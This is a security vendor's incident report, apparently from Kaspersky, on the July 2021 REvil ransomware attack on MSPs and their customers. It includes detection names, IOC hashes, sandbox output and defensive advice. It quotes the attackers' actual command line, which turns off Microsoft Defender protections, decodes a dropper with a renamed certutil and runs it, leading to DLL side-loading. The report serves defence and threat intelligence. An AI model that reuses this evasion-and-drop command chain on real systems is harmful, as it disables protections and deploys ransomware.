REvil ransomware attack against MSPs and its clients around the world

securelist.com/revil-ransomware-attack-on-msp-companies/103075/

Incidents

Incidents

05 Jul 2021

minute read


Authors

Expert [Kaspersky]

An attack perpetrated by REvil aka Sodinokibi ransomware gang against Managed Service Providers (MSPs) and their clients was discovered on July 2. Some of the victims have reportedly been compromised through a popular MSP software which led to encryption of their customers. The total number of encrypted businesses could run into thousands.


REvil ransomware has been advertised on underground forums for three years and it is one of the most prolific RaaS operations. According to an interview with the REvil operator, the gang earned over $100 million from its operations in 2020. The group's activity was first observed in April 2019 after the shutdown of GandCrab, another now-defunct ransomware gang. More details about that gang can be found in our articles Ransomware world in 2021: who, how and why and Sodin ransomware exploits Windows vulnerability and processor architecture.

In this latest case, the attackers deployed a malicious dropper via the PowerShell script, which, in turn, was executed through the vendor's agent:



```
"$system32\cmd.exe" /c ping 127.0.0.1 -n 5012 > nul & $system32\WindowsPowerShell\v1.0\powershell.exe
Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
 $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -
Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y $system32\certutil.exe $windir\cert.exe
& echo %RANDOM% >> $windir\cert.exe & $windir\cert.exe -decode C:\[redacted]\agent.crt C:\[redacted]\agent.exe &
 del /q /f C:\[redacted]\agent.crt $windir\cert.exe & C:\[redacted]\agent.exe
```

This script disables Microsoft Defender features and then uses the certutil.exe utility to decode a malicious executable (agent.exe) that drops a legitimate Microsoft binary (MsMpEng.exe, an older version of Microsoft Defender) and malicious library (mpsvc.dll), which is the REvil ransomware. This library is then loaded by the legitimate MsMpEng.exe by utilizing the DLL side-loading technique (T1574.002).



Suspicious Activity

The process has modified user files. This action is typical for Trojan-Ransom malware

The process **$windir\MsMpEng.exe** has modified user files **C:\Users\Public\Documents\0HB6dwnJKF2b1.jpg, C:\Users\Public\Documents\0aulKnoXUT7tye.docx, C:\Users\Public\Documents\11A1LI0mzJ2l2.pptx, C:\Users\Public\Documents\178306ZmibrowMS6pZE.png**. This action is typical of ransomware.

Sample run

Activity
$selfname.exe

Activity
MsMpEng.exe

Suspicious Activity
The file has been created in the system folder

Suspicious Activity
The file has been created in the system folder

Suspicious Activity
The file has been dropped and executed

Suspicious Activity
The process has modified user files. This action is typical for Trojan-Ransom malwa...

Activity
netsh.exe

Activity
services.exe

Activity
svchost.exe


Activity
VSSVC.exe

Activity
svchost.exe

Activity
unsecapp.exe

Execution map for the "agent.exe" dropper – Kaspersky Cloud Sandbox


Using our Threat Intelligence service, we observed more than 5,000 attack attempts in 22 countries by the time of writing.



Geography of attack attempts (based on KSN statistics)

REvil uses the Salsa20 symmetric stream algorithm for encrypting the content of files and the keys for it with an elliptic curve asymmetric algorithm. Decryption of files affected by this malware is impossible without the cybercriminals' keys due to the secure cryptographic scheme and implementation used in the malware.
Kaspersky products protect against this threat and detect it with the following names:

- UDS:DangerousObject.Multi.Generic
- Trojan-Ransom.Win32.Gen.gen
- Trojan-Ransom.Win32.Sodin.gen
- Trojan-Ransom.Win32.Convagent.gen
- PDM:Trojan.Win32.Generic (with Behavior Detection)



File started the following objects ⓘ Download data

Status	Hits (≈)	File MD5	Location	Path	File name	Last started	Detection name
✓ Clean	10 000	8CC83221870DD07144E63DF594C391D9	ProgramFiles	windows defender	msmpeng.exe	Jul 02, 2021 19:39	–

File was started by the following objects ⓘ Download data

Status	Hits (≈)	File MD5	Location	Path	File name	Last started	Detection name
✓ Clean	100 000 000	AD7B9C14083B52BC532FBA5948342B98	System	–	cmd.exe	Jul 02, 2021 20:03	–

File was downloaded by the following objects ⓘ

No data found

File was unpacked from the following objects ⓘ Download data

Status	Parent MD5	Child MD5	Parent size	Parent type	Parent detection name	Level
Malware	8C9C1628C850E2ADD7DF52A6A023AF22	561CFFBABA71A6E8CC1CDCEDA990EAD4	–	zip	HEUR:Trojan-Ransom.Win32.Gen.gen	0
Malware	917B69B3FA59FD6B840250511D0CC88B	561CFFBABA71A6E8CC1CDCEDA990EAD4	–	zip	HEUR:Trojan-Ransom.Win32.Gen.gen	0
Malware	95F0A946CD6881DD5953E6DB4DFB0CB9	561CFFBABA71A6E8CC1CDCEDA990EAD4	–	text	HEUR:Trojan-Ransom.Win32.Gen.gen	0
Malware	D1291B901AFFB5A570A0C5E683495A80	561CFFBABA71A6E8CC1CDCEDA990EAD4	–	text	HEUR:Trojan-Ransom.Win32.Gen.gen	0

File contains the following objects ⓘ Download data

Status	Child MD5	Parent MD5	Child size	Child type	Child detection name	Level
Malware	7EA501911850A077CF0F9FE6A7518859	561CFFBABA71A6E8CC1CDCEDA990EAD4	–	dll x32	HEUR:Trojan-Ransom.Win32.Gen.gen	0
✓ Clean	8CC83221870DD07144E63DF594C391D9	561CFFBABA71A6E8CC1CDCEDA990EAD4	22224	exe x32		0

Terms and Conditions | Privacy Policy

© 2021 AO Kaspersky Lab

kaspersky

Section of Kaspersky TIP lookup page for the 0x561CFFBABA71A6E8CC1CDCEDA990EAD4 binary

The vendor whose software was reportedly compromised, issued a special advisory which is being periodically updated.

To keep your company protected against ransomware 2.0 attacks, Kaspersky experts recommend:

- Not exposing remote desktop services (such as RDP) to public networks unless absolutely necessary and always using strong passwords for them.
- Promptly installing available patches for commercial VPN solutions providing access for remote employees and acting as gateways in your network.
- Always keeping software updated on all the devices you use to prevent ransomware from exploiting vulnerabilities.

- Focusing your defense strategy on detecting lateral movements and data exfiltration to the internet. Pay special attention to the outgoing traffic to detect cybercriminals' connections. Back up data regularly. Make sure you can quickly access it in an emergency when needed. Use the latest Threat Intelligence information to stay aware of actual TTPs used by threat actors.
- Using solutions like Kaspersky Endpoint Detection and Response and the Kaspersky Managed Detection and Response service which help to identify and stop attacks at the early stages, before the attackers reach their main goals.
- Protecting the corporate environment and educating your employees. Dedicated training courses can help, such as those provided in the Kaspersky Automated Security Awareness Platform. A free lesson on how to protect against ransomware attacks is available here.
- Using a reliable endpoint security solution such as Kaspersky Endpoint Security for Business that is powered by exploit prevention, behavior detection and a remediation engine that can roll back malicious actions. KESB also has self-defense mechanisms that can prevent its removal by cybercriminals.

Indicators of Compromise

agent.cer (encrypted agent.exe)
95F0A946CD6881DD5953E6DB4DFB0CB9

agent.exe
561CFFBABA71A6E8CC1CDCEDA990EAD4

mpscv.dll, REvil ransomware
7EA501911850A077CF0F9FE6A7518859
A47CF00AEDF769D60D58BFE00C0B5421

- Cybercrime
- RaaS
- Ransomware
- Supply-chain attack
- Targeted attacks
- Trojan

Authors

Expert Kaspersky

REvil ransomware attack against MSPs and its clients around the world

Your email address will not be published. Required fields are marked *

GReAT webinars

13 May 2021, 1:00pm

GReAT Ideas. Balalaika Edition

26 Feb 2021, 12:00pm
17 Jun 2020, 1:00pm
26 Aug 2020, 2:00pm
From the same authors

Detecting unknown threats: a honeypot how-to

Behind the scenes with the head of Kaspersky’s GReAT

Kaspersky Security Bulletin 2020-2021. EU statistics


Ransomware by the numbers: Reassessing the threat's global impact

Targeted Malware Reverse Engineering Workshop follow-up. Part 2

Subscribe to our weekly e-mails

The hottest research right in your inbox

-


kaspersky expert training
Hunt APTs with Yara like a GReAT Ninja
NEW online threat hunting training
Enroll now

Reports

APT trends report Q1 2022

This is our latest summary of advanced persistent threat (APT) activity, focusing on events that we observed during Q1 2022.

Lazarus Trojanized DeFi app for delivering malware


We recently discovered a Trojanized DeFi application that was compiled in November 2021. This application contains a legitimate program called DeFi Wallet that saves and manages a cryptocurrency wallet, but also implants a full-featured backdoor.

MoonBounce: the dark side of UEFI firmware

At the end of 2021, we inspected UEFI firmware that was tampered with to embed a malicious code we dub MoonBounce. In this report we describe how the MoonBounce implant works and how it is connected to APT41.

The BlueNoroff cryptocurrency hunt is still on

It appears that BlueNoroff shifted focus from hitting banks and SWIFT-connected servers to solely cryptocurrency businesses as the main source of the group's illegal income.


kaspersky
expert training
Improve threat hunting & reversing skills with GReaT experts
Learn more